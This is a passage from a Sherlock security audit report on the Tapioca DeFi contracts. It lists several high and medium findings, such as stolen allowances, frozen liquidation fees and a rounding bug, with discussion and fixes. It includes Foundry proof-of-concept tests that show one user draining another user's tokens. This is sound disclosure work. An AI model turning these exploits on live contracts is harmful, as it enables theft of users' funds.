        yieldBox.depositAsset(bUsdoYieldBoxId, address(userB), address(userB),
 ↪  erc20Amount_, 0);

        uint256 sh = yieldBox.toShare(bUsdoYieldBoxId, erc20Amount_, false);
        yieldBox.setApprovalForAll(address(pearlmit), true);
        pearlmit.approve(
            address(yieldBox), bUsdoYieldBoxId, address(singularity),
 ↪  uint200(sh), uint48(block.timestamp + 1)
        );
        singularity.addAsset(address(userB), address(userB), false, sh);
        vm.stopPrank();
    }

    uint256 tokenAmount_ = 0.5 ether;

    /**
     * Actions
     */
    uint256 tokenAmountSD = usdoHelper.toSD(tokenAmount_,
 ↪  aUsdo.decimalConversionRate());

    //approve magnetar
    vm.startPrank(userB);
    bUsdo.approve(address(magnetar), type(uint256).max);
    singularity.approve(address(magnetar), type(uint256).max);
    vm.stopPrank();

    MarketRemoveAssetMsg memory marketMsg = MarketRemoveAssetMsg({
        user: address(userB),
        externalData: ICommonExternalContracts({
            magnetar: address(magnetar),
            singularity: address(singularity),
            bigBang: address(0),
            marketHelper: address(marketHelper)
        }),
        removeAndRepayData: IRemoveAndRepay({
```


SHERLOCK

```
            removeAssetFromSGL: true,
            removeAmount: tokenAmountSD,
            repayAssetOnBB: false,
            repayAmount: 0,
            removeCollateralFromBB: false,
            collateralAmount: 0,
            exitData: IOptionsExitData({exit: false, target: address(0),
↪   oTAPTokenID: 0}),
            unlockData: IOptionsUnlockData({unlock: false, target: address(0),
↪   tokenId: 0}),
            assetWithdrawData: MagnetarWithdrawData({
                withdraw: true,
                yieldBox: address(yieldBox),
                assetId: bUsdoYieldBoxId,
                unwrap: false,
                lzSendParams: LZSendParam({
                    refundAddress: address(userB),
                    fee: MessagingFee({lzTokenFee: 0, nativeFee: 0}),
                    extraOptions: "0x",
                    sendParam: SendParam({
                        amountLD: 0,
                        composeMsg: "0x",
                        dstEid: 0,
                        extraOptions: "0x",
                        minAmountLD: 0,
                        oftCmd: "0x",
                        to: OFTMsgCodec.addressToBytes32(address(userA)) //
↪   transfer to attacker
                    })
                }),
                sendGas: 0,
                composeGas: 0,
                sendVal: 0,
                composeVal: 0,
                composeMsg: "0x",
                composeMsgType: 0
            }),
            collateralWithdrawData: MagnetarWithdrawData({
                withdraw: false,
                yieldBox: address(0),
                assetId: 0,
                unwrap: false,
                lzSendParams: LZSendParam({
                    refundAddress: address(userB),
                    fee: MessagingFee({lzTokenFee: 0, nativeFee: 0}),
                    extraOptions: "0x",
                    sendParam: SendParam({
```

```
                        amountLD: 0,
                        composeMsg: "0x",
                        dstEid: 0,
                        extraOptions: "0x",
                        minAmountLD: 0,
                        oftCmd: "0x",
                        to: OFTMsgCodec.addressToBytes32(address(userB))
                    })
                }),
                sendGas: 0,
                composeGas: 0,
                sendVal: 0,
                composeVal: 0,
                composeMsg: "0x",
                composeMsgType: 0
            })
        })
    });
    bytes memory marketMsg_ = usdoHelper.buildMarketRemoveAssetMsg(marketMsg);


    // I added _checkSender in MagnetarMock (function
↪   exitPositionAndRemoveCollateral) so need to whitelist USDO
    cluster.updateContract(aEid, address(bUsdo), true);

    // ----- ADDED THIS ------>
    // Attack using executeModule
    // ------------------------
    vm.startPrank(userA);
    bUsdo.executeModule(
        IUsdo.Module.UsdoMarketReceiver,
        abi.encodeWithSelector(
            UsdoMarketReceiverModule.removeAssetReceiver.selector,
            marketMsg_),
        false);
    // ------------------------

    // Check execution
    {
        assertEq(bUsdo.balanceOf(address(userB)), 0);
        assertEq(
            yieldBox.toAmount(bUsdoYieldBoxId,
↪   yieldBox.balanceOf(address(userB), bUsdoYieldBoxId), false),
            0
        );
        assertEq(bUsdo.balanceOf(address(userA)), tokenAmount_);
    }
```

```
}
```

Note: The `burst` function was modified in the MagnetarMock contract and add call to `_checkSender` function to reproduce the real situation.

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/test/MagnetarMock.sol#L62-L67

That is also why the `bUsdo` has been whitelisted in the test.

Impact

HIGH - Anyone can steal others' tokens from their markets.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/usdo/Usdo.sol#L152-L159

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/mTOFT.sol#L198-L205

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/TOFT.sol#L146-L153

Tool used

Manual Review

Recommendation

The `executeModule` function should inspect and validate the `_data` parameter to make sure that the caller is the same address as the user who executes the operations.

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> seem valid; high(2)

cryptotechmaker

These are the PRs I did for 19, which might solve it as well

Tapioca-DAO/Tapioca-bar#348

Tapioca-DAO/TapiocaZ#172

Issue H-14: Pending allowances can be exploited

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/140

Found by

GiuseppeDeLaZara, cergyk, duc

Summary

Pending allowances can be exploited in multiple places in the codebase.

Vulnerability Detail

TOFT::marketRemoveCollateralReceiver has the following flow:

- It calls `removeCollateral` ona a market with the following parameters: `from = msg_user`, `to = msg_.removeParams.magnetar`.
- Inside the `SGLCollateral::removeCollateral` `_allowedBorrow` is called and check if the `from = msg_user` address has given enough `allowanceBorrow` to the `msg.sender` which in this case is the TOFT contract.
- So for a user to use this flow in needs to call:

```
function approveBorrow(address spender, uint256 amount) external returns (bool) {
        _approveBorrow(msg.sender, spender, amount);
        return true;
    }
```

- And give the needed allowance to the TOFT contract.
- This results in collateral being removed and transferred into the Magnetar contract with yieldBox.transfer(address(this), to, collateralId, share);.
- The Magnetar gets the collateral, and it can withdraw it to any address specified in the msg_.withdrawParams.

This is problematic as the `TOFT::marketRemoveCollateralReceiver` doesn't check the `msg.sender`. In practice this means if Alice has called `approveBorrow` and gives the needed allowance with the intention of using the `marketRemoveCollateralReceiver` flow, Bob can use the `marketRemoveCollateralReceiver` flow and withdraw all the collateral from Alice to his address.

So, any pending allowances from any user can immediately be exploited to steal the collateral.

Other occurrences

There are a few other occurrences of this problematic pattern in the codebase.

`TOFT::marketBorrowReceiver` expects the user to give an approval to the Magnetar contract. The approval is expected inside the `_extractTokens` function where `pearlmit.transferFromERC20(_from, address(this), address(_token), _amount);` is called. Again, the `msg.sender` is not checked inside the `marketBorrowReceiver` function, so this flow can be abused by another user to borrow and withdraw the borrowed amount to his address.

`TOFT::mintLendXChainSGLXChainLockAndParticipateReceiver` also allows to borrow inside the BigBang market and withdraw the borrowed amount to an arbitrary address.

`TOF::exerciseOptionsReceiver` has the [_internalTransferWithAllowance] function that simply allows to transfer TOFT tokens from any `_options.from` address that has given an allowance to `srcChainSender`, by anyone that calls this function. It allows to forcefully call the `exerciseOptionsReceiver` on behalf of any other user.

`USDO::depositLendAndSendForLockingReceiver` also expects the user to give an allowance to the Magnetar contract, i.e. `MagnetarAssetXChainModule::depositYBLendSGLLockXchainTOLP` calls the `_extractTokens`.

Impact

The impact of this vulnerability is that any pending allowances from any user can immediately be exploited to steal the collateral/borrowed amount.

Code Snippet

- https://github.com/sherlock-audit/2024-02-tapioca/blob/dc2464f420927409a67763de6ec60fe5c028ab0e/TapiocaZ/contracts/tOFT/modules/TOFTMarketReceiverModule.sol#L161
- https://github.com/sherlock-audit/2024-02-tapioca/blob/dc2464f420927409a67763de6ec60fe5c028ab0e/TapiocaZ/contracts/tOFT/modules/TOFTMarketReceiverModule.sol#L108

Tool used

Manual Review

Recommendation

There are multiple instances of issues with dangling allowances in the protocol. Review all the allowance flows and make sure it can't be exploited.

Discussion

sherlock-admin4

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> seem invalid to me as the approval is made withing the function call which means user doesn't have to call the said approve function

nevillehuang

request poc

sherlock-admin3

PoC requested from @windhustler

Requests remaining: **2**

windhustler

Let's imagine Alice has some collateral inside the Singularity Market on Avalanche.

She wants to remove that collateral and initiates a transaction from Ethereum.

Her transaction on Avalanche will call `TOFTMarketReceiverModule::marketRemoveCollateralReceiver` where `Market::removeCollateral` through `IMarket(msg_.removeParams.market).execute(modules, calls, true);` is called.

```
## SGLCollateral.sol

function removeCollateral(address from, address to, uint256 share)
        external
        optionNotPaused(PauseType.RemoveCollateral)
        solvent(from, false)
        allowedBorrow(from, share)
        notSelf(to)
    {
        _removeCollateral(from, to, share);
    }

/**
* @inheritdoc MarketERC20
```

```
     */
    function _allowedBorrow(address from, uint256 share) internal virtual
 ↪  override {
        if (from != msg.sender) {
            // TODO review risk of using this
>>>           (uint256 pearlmitAllowed,) = penrose.pearlmit().allowance(from,
 ↪  msg.sender, address(yieldBox), collateralId); // Alice needs to give
 ↪  allowance to TOFT
>>>           require(allowanceBorrow[from][msg.sender] >= share ||
 ↪  pearlmitAllowed >= share, "Market: not approved"); // Alice needs to give
 ↪  allowance to TOFT.
            if (allowanceBorrow[from][msg.sender] != type(uint256).max) {
                allowanceBorrow[from][msg.sender] -= share;
            }
        }
    }



    function _removeCollateral(address from, address to, uint256 share) internal
 ↪  {
        userCollateralShare[from] -= share;
        totalCollateralShare -= share;
        emit LogRemoveCollateral(from, to, share);
        yieldBox.transfer(address(this), to, collateralId, share);
    }
```

- Remove collateral is called with `msg.sender = TOFT`, `from = Alice`, `to = Magnetar`, and `share = 10`;
- And then Magnetar withdraws the collateral on another chain to Alice's address or any other address that is set in `MagnetarWithdrawData.LzSendParams.SendParam.to`, i.e. this can be any address.

So prerequisite for this flow to work is that Alice has:

a) Given allowance to the TOFT contract through the Pearlmit contract. b) Given the allowance to the TOFT contract through the `allowanceBorrow` function.

In other words, Alice needs to call in a separate transaction:

```
Singularity.approveBorrow(TOFT, 10)
```

and

```
PermiC.approve(address(yieldBox), collateralId, address(TOFT), 10,
↪  block.timestamp + 1 hour);
```

But if Alice has ever given the two allowances listed above, Bob can front-run Alice's `TOFTMarketReceiverModule::marketRemoveCollateralReceiver` transaction and just call it with the following params:

- `from =  Alice`
- `MagnetarWithdrawData.LzSendParams.SendParam.to = Bob`
- As a consequence, Bob will steal Alice's collateral.

This is possible due to two reasons:

```
## TOFTMarketReceiverModule.sol
{
            uint256 share = IYieldBox(ybAddress).toShare(assetId,
↪  msg_.removeParams.amount, false);
>>>            approve(msg_.removeParams.market, share);

            (Module[] memory modules, bytes[] memory calls) =
↪  IMarketHelper(msg_.removeParams.marketHelper)
                .removeCollateral(msg_.user, msg_.withdrawParams.withdraw ?
↪  msg_.removeParams.magnetar : msg_.user, share);
            IMarket(msg_.removeParams.market).execute(modules, calls, true);
        }
```

- This `approve` is useless here. In the normal cross-chain call the `msg.sender` is the lzEndpoint so the `approve` does nothing. As I have described approvals should be given separately.
- `marketRemoveCollateralReceiver` is coded in a way that `msg.sender` is irrelevant which ties to the point above.

To give an analogy, this is almost as Alice giving allowance to UniswapV3 to use her tokens and then Bob can just exploit this allowance to drain Alice's funds. It would make sense if Alice has given the allowance to Bob for using her funds, but this is not the case here.

Let me know if this makes sense or if you need further clarification.

nevillehuang

@windhustler This seems to be a duplicate of #31

windhustler

#31 Makes the claim if Alice gives the allowance to Bob, he can abuse it under certain conditions. And it specifies a single instance related to `buyCollateral` flow.

My issue makes the claim that if Alice gives allowance to TOFT to execute a simple cross-chain flow, i.e.TOFT::marketRemoveCollateralReceiver, Bob can come along and steal all the collateral from Alice. It's quite different as Alice hasn't given any allowance to Bob at all. It makes the impact and mitigation different.

My issue also states **several other occurrences** that are similar in nature.

nevillehuang

@cryptotechmaker What do you think? I think this could be the primary issue and #31 and duplicates could be duplicated. Would the mitigation be different between these issues?

cryptotechmaker

@nevillehuang wouldn't this one and #19 be more or less duplicates?

These are the PRs I did for 19, which might solve it as well

https://github.com/Tapioca-DAO/Tapioca-bar/pull/348

https://github.com/Tapioca-DAO/TapiocaZ/pull/172

cryptotechmaker

Issue #137 is similar as well with the difference that 137 mentioned about some missing approvals. However it's still related to the allowance system

nevillehuang

@cryptotechmaker Here are the issues related to allowances that seems very similar:

#19 #31 #137 #140

Finding it hard to decide on duplication, will update again. Are the fixes similar in these issues?

cryptotechmaker

@nevillehuang I would add https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/134 on that list as well

cryptotechmaker

We'll analyze them this week but yes, I think those are duplicates

nevillehuang

@cryptotechmaker I believe

#19 to be a duplicate of #134 #31 to be a duplicate of #140 #137 Separate issue

HollaDieWaldfee100

Escalate

The report explains how in a regular cross-chain flow where TOFT::marketRemoveCollateralReceiver gets called it is expected of the user to give the allowance to the TOFT contract. Setting allowances is a precondition for this flow to be possible, not some extra requirement. Then it describes how this can be abused by an attacker to steal all the user's tokens. There are other issues that describe how user loss occurs while another cross-chain flow is being used in a "valid use case scenario": https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/130 Based on the arguments above there is no special precondition here so this should be a valid high.

sherlock-admin2

> Escalate
>
> The report explains how in a regular cross-chain flow where TOFT::marketRemoveCollateralReceiver gets called it is expected of the user to give the allowance to the TOFT contract. Setting allowances is a precondition for this flow to be possible, not some extra requirement. Then it describes how this can be abused by an attacker to steal all the user's tokens. There are other issues that describe how user loss occurs while another cross-chain flow is being used in a "valid use case scenario": https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/130 Based on the arguments above there is no special precondition here so this should be a valid high.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

cvetanovv

Watson has demonstrated very well how a malicious user can front-run an honest user and steal his allowance, and in this way, he can steal his collateral.

So I plan to accept the escalation and make this issue High.

Evert0x

Result: High Has Duplicates

sherlock-admin3

Escalations have been resolved successfully!

Escalation status:

- HollaDieWaldfee100: accepted

0xRektora

As a reference: #109 fixes this and any related dangling allowance

Issue H-15: Liquidation fees are permanently frozen on Penrose YB account

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/148

Found by

bin2chen, duc, hyh

Summary

There is no treatment of liquidation fees in SGL, they are frozen on Penrose YB account.

Vulnerability Detail

There are 3 kinds of fees, borrow/interest and liquidation ones. The latter miss the handling logic, so such funds are accumulated and frozen.

Impact

Protocol-wide loss of funds, which othwerwise would be channelled to stakers.

Code Snippet

Interest fees are accumulated in the `accrueInfo.feesEarnedFraction` variable:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLCommon.sol#L103-L105

```
uint256 feeAmount = (extraAmount * protocolFee) / FEE_PRECISION; // % of
↪  interest paid goes to fee
feeFraction = (feeAmount * _totalAsset.base) / (fullAssetAmount - feeAmount);
_accrueInfo.feesEarnedFraction += feeFraction.toUint128();
```

Which is then accumulated on internal Penrose account via withdrawing `feeShares = _removeAsset(_feeTo, msg.sender, balanceOf[address(penrose)])`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/Penrose.sol#L565-L568

```
    function _depositFeesToTwTap(IMarket market, ITwTap twTap) private {
        if (!isMarketRegistered[address(market)]) revert NotValid();
```

```
>>     uint256 feeShares = market.refreshPenroseFees();
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/Singularity.sol#L285-L298

```
    function refreshPenroseFees() external onlyOwner returns (uint256 feeShares)
↪   {
        address _feeTo = address(penrose);
        // withdraw the fees accumulated in `accrueInfo.feesEarnedFraction` to
↪   the balance of `feeTo`.
        if (accrueInfo.feesEarnedFraction > 0) {
            _accrue();
            uint256 _feesEarnedFraction = accrueInfo.feesEarnedFraction;
            balanceOf[_feeTo] += _feesEarnedFraction;
            emit Transfer(address(0), _feeTo, _feesEarnedFraction);
            accrueInfo.feesEarnedFraction = 0;
            emit LogWithdrawFees(_feeTo, _feesEarnedFraction);
        }

>>      feeShares = _removeAsset(_feeTo, msg.sender, balanceOf[_feeTo]);
    }
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLCommon.sol#L199-L216

```
    function _removeAsset(address from, address to, uint256 fraction) internal
↪   returns (uint256 share) {
        if (totalAsset.base == 0) {
            return 0;
        }
        Rebase memory _totalAsset = totalAsset;
        uint256 allShare = _totalAsset.elastic + yieldBox.toShare(assetId,
↪   totalBorrow.elastic, false);
>>      share = (fraction * allShare) / _totalAsset.base;

        _totalAsset.base -= fraction.toUint128();
        if (_totalAsset.base < 1000) revert MinLimit();

        balanceOf[from] -= fraction;
        emit Transfer(from, address(0), fraction);
        _totalAsset.elastic -= share.toUint128();
        totalAsset = _totalAsset;
        emit LogRemoveAsset(from, to, share, fraction);
>>      yieldBox.transfer(address(this), to, assetId, share);
```

```
    }
```

However, liquidation fees are being placed to Penrose account directly and aren't included in the `feeShares = share` variable above:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLLiquidation.sol#L297-L312

```
    function _extractLiquidationFees(uint256 extraShare, uint256 callerReward)
        ...
    {
        callerShare = (extraShare * callerReward) / FEE_PRECISION; //  y%  of
 ↪  profit goes to caller.
>>      feeShare = extraShare - callerShare; // rest goes to the fee

        if (feeShare > 0) {
>>          uint256 feeAmount = yieldBox.toAmount(assetId, feeShare, false);
>>          yieldBox.depositAsset(assetId, address(this), address(penrose),
 ↪  feeAmount, 0);
        }
        if (callerShare > 0) {
            uint256 callerAmount = yieldBox.toAmount(assetId, callerShare,
 ↪  false);
            yieldBox.depositAsset(assetId, address(this), msg.sender,
 ↪  callerAmount, 0);
        }
    }
```

But `_depositFeesToTwTap()` uses only `refreshPenroseFees()` returned `yieldBox.toAmount(_assetId, feeShares, false)`, which consists of interest and borrowing fees only:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/Penrose.sol#L565-L578

```
    function _depositFeesToTwTap(IMarket market, ITwTap twTap) private {
        ...

>>      uint256 feeShares = market.refreshPenroseFees();
        ...
        yieldBox.withdraw(_assetId, address(this), address(this), 0, feeShares);

        uint256 rewardTokenId = twTap.rewardTokenIndex(_asset);
>>      uint256 feeAmount = yieldBox.toAmount(_assetId, feeShares, false);
>>      _distributeOnTwTap(feeAmount, rewardTokenId, _asset, twTap);
    }
```

This way liquidation fees accumulated on Penrose's YB account are frozen there as there are no Singularity fees distribution mechanics besides `withdrawAllMarketFees() → _depositFeesToTwTap()`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/Penrose.sol#L240-L255

```
/// @notice Loop through the master contracts and call `_depositFeesToTwTap()`
↪  to each one of their clones.
/// @param markets_ Singularity &/ BigBang markets array
/// @param twTap the TwTap contract
function withdrawAllMarketFees(IMarket[] calldata markets_, ITwTap twTap)
↪  external onlyOwner notPaused {
    if (address(twTap) == address(0)) revert ZeroAddress();

    uint256 length = markets_.length;
    unchecked {
        for (uint256 i; i < length;) {
            _depositFeesToTwTap(markets_[i], twTap);
            ++i;
        }
    }

    emit ProtocolWithdrawal(markets_, block.timestamp);
}
```

Tool used

Manual Review

Recommendation

Consider placing liquidation fees into Penrose internal account, leaving them with common YB account of SGL, e.g.:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLLiquidation.sol#L304-L307

```
        if (feeShare > 0) {
            uint256 feeAmount = yieldBox.toAmount(assetId, feeShare, false);
+           uint256 fullAssetAmount = yieldBox.toAmount(assetId,
↪  totalAsset.elastic, false) + totalBorrow.elastic;
+           uint256 feeFraction = (feeAmount * totalAsset.base) /
↪  fullAssetAmount;
+           balanceOf[address(penrose)] += feeFraction;
+           totalAsset.base += feeFraction.toUint128();
```

```
+           totalAsset.elastic += feeShare.toUint128();
-           yieldBox.depositAsset(assetId, address(this), address(penrose),
↪  feeAmount, 0);
+           yieldBox.depositAsset(assetId, address(this), address(this), 0,
↪  feeShare);
        }
```

Discussion

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/371.

Issue M-1: WETH was never set in baseLeverageExecutor.sol

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/12

Found by

AuditorPraise

Summary

WETH State Var was never set in baseLeverageExecutor.sol

Vulnerability Details

see summary

Impact

WETH will be address zero, it won't be possible to wrap and unwrap ETH

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/leverage/BaseLeverageExecutor.sol#L47

Tool used

Manual Review

Recommendation

initialize the WETH state Var via the constructor.

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

WangAudit commented:

> looks like it's intended

nevillehuang

@0xRektora @maarcweiss

Just to double confirm, afaik `weth` seems to be never be set anywhere in the contracts so this issue is true correct?

cryptotechmaker

Fixed here https://github.com/Tapioca-DAO/Tapioca-bar/pull/346

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/346.

Issue M-2: Incorrect `tapOft` Amounts Will Be Sent to Desired Chains on Certain Conditions

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/18

Found by

Tendency

Summary

TOFTOptionsReceiverModule::exerciseOptionsReceiver module, is responsible for facilitating users' token exercises between `mTOFT` and `tapOFT` tokens across different chains. In a `msg-type` where the user wishes to receive the `tapOFT` tokens on a different chain, the module attempts to ensure the amount sent to the user on the desired chain, aligns with the received tap amount in the current chain. However, a flaw exists where the computed amount to send is not updated in the send parameters, resulting in incorrect token transfer.

Vulnerability Detail

TOFTOptionsReceiverModule::exerciseOptionsReceiver module is a module that enables users to exercise their `mTOFT` tokens for a given amount of `tapOFT` option tokens.

When the user wishes to withdraw these `tapOft` tokens on a different chain, the withdrawOnOtherChain param will be set to true. For this composed call type, the contract attempts to ensure the amount to send to the user on the other chain isn't more than the received `tap amount`, by doing this:

```
uint256 amountToSend = _send.amountLD > _options.tapAmount ? _options.tapAmount
↪ : _send.amountLD;
     if (_send.minAmountLD > amountToSend) {
         _send.minAmountLD = amountToSend;
     }
```

The issue here is that, the computed amount to send, is never updated in the `lsSendParams.sendParam`, the current code still goes on to send the packet to the destination chain with the default input amount:

```
if (msg_.withdrawOnOtherChain) {
    /// @dev determine the right amount to send back to source
    uint256 amountToSend = _send.amountLD > _options.tapAmount ?
↪  _options.tapAmount : _send.amountLD;
```


SHERLOCK

```
    if (_send.minAmountLD > amountToSend) {
        _send.minAmountLD = amountToSend;
    }


    // Sends to source and preserve source `msg.sender` (`from` in this case).
    _sendPacket(msg_.lzSendParams, msg_.composeMsg, _options.from);


    // Refund extra amounts
    if (_options.tapAmount - amountToSend > 0) {
        IERC20(tapOft).safeTransfer(_options.from, _options.tapAmount -
↪   amountToSend);
    }
```

- To Illustrate:

assuming send `amountLD` = 100 and the user is to receive a tap amount of = 80 since `amountLD` is greater than tap amount, the amount to send should be 80, i.e. `msg_.lzSendParams.sendParam.amountLD` = 80 The current code goes on to send the default 100 to the user, when the user is only entitled to 80

Impact

The user will always receive an incorrect amount of `tapOFT` in the desired chain whenever `amountLD` is greater than `tapAmount`

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/dc2464f420927409a67763de6ec60fe5c028ab0e/TapiocaZ/contracts/tOFT/modules/TOFTOptionsReceiverModule.sol#L142-L209

Tool used

Manual Review

Recommendation

update the lz send param `amountLD` to the new computed `amountToSend` before sending the packet

- I.e :

```
msg_.lzSendParams.sendParam.amountLD = amountToSend;
```

Note that the issue should also be fixed in Tapioca-Bar as well

https://github.com/sherlock-audit/2024-02-tapioca/blob/dc2464f420927409a67763de6ec60fe5c028ab0e/Tapioca-bar/contracts/usdo/modules/UsdoOptionReceiverModule.sol#L113-L118

Discussion

cryptotechmaker

Fixed by https://github.com/Tapioca-DAO/TapiocaZ/pull/170 and https://github.com/Tapioca-DAO/Tapioca-bar/pull/347

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/TapiocaZ/pull/170; https://github.com/Tapioca-DAO/Tapioca-bar/pull/347.

Issue M-3: Underflow Vulnerability in `Market::_allowedBorrow` Function: Oversight with Pearlmit Allowance Handling

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/29

Found by

Tendency

Summary

The protocol permits users to authorize spenders using the MarketERC20::approveBorrow function, and also includes support for allowances granted through the `Pearlmit` contract. However, an oversight in the _allowedBorrow function leads to an underflow issue when spenders utilize `Pearlmit` allowances, rendering them unable to execute borrowing actions despite having the necessary permission.

Vulnerability Detail

Protocol users can approve a spender via MarketERC20::approveBorrow function, to perform certain actions like `borrow`, `repay` or adding of collateral on their behalf. Whenever the spender calls any of these functionalities, down the execution _allowedBorrow is invoked to check if the caller is allowed to borrow `share` from `from`, and then decrease the spender's allowance by the share amount.

```
function _allowedBorrow(address from, uint256 share) internal virtual override {
    if (from != msg.sender) {
        // TODO review risk of using this
        (uint256 pearlmitAllowed,) = penrose.pearlmit().allowance(from,
↪   msg.sender, address(yieldBox), collateralId);
        require(allowanceBorrow[from][msg.sender] >= share || pearlmitAllowed >=
↪   share, "Market: not approved");
        if (allowanceBorrow[from][msg.sender] != type(uint256).max) {
            allowanceBorrow[from][msg.sender] -= share;
        }
    }
}
```

The problem here is, _allowedBorrow will always revert due to an underflow whenever the spender is given an allowance in the `Pearlmit` contract.

- To Illustrate

Assuming we have two users, Bob and Alice, since `Pearlmit` allowance is also accepted, Alice grants Bob a borrowing allowance of `100` tokens for the collateral id using `Pearlmit`. Note that Bob's allowance in the Market contract for Alice will be `zero(0)` and `100` in `Pearlmit`.

When Bob tries to borrow an amount equal to his `Pearlmit` allowance, down the borrow logic `_allowedBorrow` is called, in _allowedBorrow function, the below requirement passes, since the returned `pearlmitAllowed` for Bob will equal `100` shares

```
require(allowanceBorrow[from][msg.sender] >= share || pearlmitAllowed >= share,
↪  "Market: not approved");
```

Remember Bob's allowance in the Market contract for Alice is `0`, but `100` in `Pearlmit`, but _allowedBorrow function erroneously attempts to deduct the share from Bob's Market allowance, which will thus result in an underflow revert(0 - 100).

```
if (allowanceBorrow[from][msg.sender] != type(uint256).max) {
    allowanceBorrow[from][msg.sender] -= share;
}
```

Impact

Although giving a spender allowance via `Pearlmit` will appear to be supported, the spender cannot carry out any borrowing action in the Market.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/dc2464f420927409a67763de6ec60fe5c028ab0e/Tapioca-bar/contracts/markets/Market.sol#L416-L425

Tool used

Manual Review

Recommendation

After ensuring that the user has got the approval, return when permission from `Pearlmit` is used:

```
    function _allowedBorrow(address from, uint256 share) internal virtual
↪   override {
        if (from != msg.sender) {
            // TODO review risk of using this
            (uint256 pearlmitAllowed,) = penrose.pearlmit().allowance(from,
↪   msg.sender, address(yieldBox), collateralId);
```

```
            require(allowanceBorrow[from][msg.sender] >= share ||
↪   pearlmitAllowed >= share, "Market: not approved");
+            if (pearlmitAllowed != 0) return;
            if (allowanceBorrow[from][msg.sender] != type(uint256).max) {
                allowanceBorrow[from][msg.sender] -= share;
            }
        }
    }
```

Or remove support for `Pearlmit` allowance

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> this seem valid, the pearlmit allowance should be deducted instead of the market one; medium(7)

cryptotechmaker

Fixed in https://github.com/Tapioca-DAO/Tapioca-bar/pull/349

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/349.

Issue M-4: Singularity::removeAsset share can become zero due to rounding down, and any user can be extracted some amount of asset

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/39

Found by

cergyk

Summary

An attacker can use rounding down of the share of asset to zero, to remove small amounts of asset from any user, since the allowance needed in that case is zero.

Vulnerability Detail

We can see that when `Singularity::removeAsset` is called, the allowance is checked

But if `share == 0` this check will always succeed. Since share is computed with a rounding down

It can be rounded down to zero, and any user can steal some amount of asset from any other user.

It seems that the amount should be small, but as yieldBox shares become more expensive than borrow shares for the market, the value `yieldBox.toShare(assetId, totalBorrow.elastic, false)` can be significantly reduced, thus inducing a greater rounding down.

Impact

Any user can steal some amount of asset from any other user

Code Snippet

Tool used

Manual Review

Recommendation

Protect this call with a `require(share != 0)` as is done in all other calls requiring allowance: https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca

-bar/contracts/markets/singularity/SGLBorrow.sol#L41

Discussion

nevillehuang

request poc

sherlock-admin3

PoC requested from @CergyK

Requests remaining: **7**

cryptotechmaker

The check is actually already done here https://github.com/Tapioca-DAO/Tapioca-bar/blob/master/contracts/markets/Market.sol#L421 and here https://github.com/Tapioca-DAO/Tapioca-bar/blob/master/contracts/markets/Market.sol#L407

cryptotechmaker

Ah this doesn't exist on the version you are reviewing so the issue is still valid

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/commit/41f9c4fbf175cc2f5412b47519ddd69be822bf58.

CergyK

Here's a test to add in `Usdo.t.sol`,

demonstrating how a user can extract some asset from another:

```
function test_poc39() public {
  address alice = address(1337);
  address bob = address(1338);
  address charlie = address(1339);

  uint erc20Amount_ = 10e18;
  //Setup victim account
  {
      vm.startPrank(alice);
      deal(address(bUsdo), alice, erc20Amount_);
      bUsdo.approve(address(yieldBox), type(uint256).max);
      (,uint shares) = yieldBox.depositAsset(bUsdoYieldBoxId, alice, alice,
↪   erc20Amount_, 0);

      yieldBox.setApprovalForAll(address(pearlmit), true);
      pearlmit.approve(
```

```
            address(yieldBox), bUsdoYieldBoxId, address(singularity),
↪   uint200(shares), uint48(block.timestamp + 1)
        );
        singularity.addAsset(alice, alice, false, shares);

        vm.stopPrank();
    }

    //Setup conditions (have borrows to trigger yieldbox.toShare conversion)
    {
        uint collateralAmount = erc20Amount_*2;
        vm.startPrank(charlie);
        deal(address(aUsdo), charlie, collateralAmount);
        aUsdo.approve(address(yieldBox), type(uint256).max);
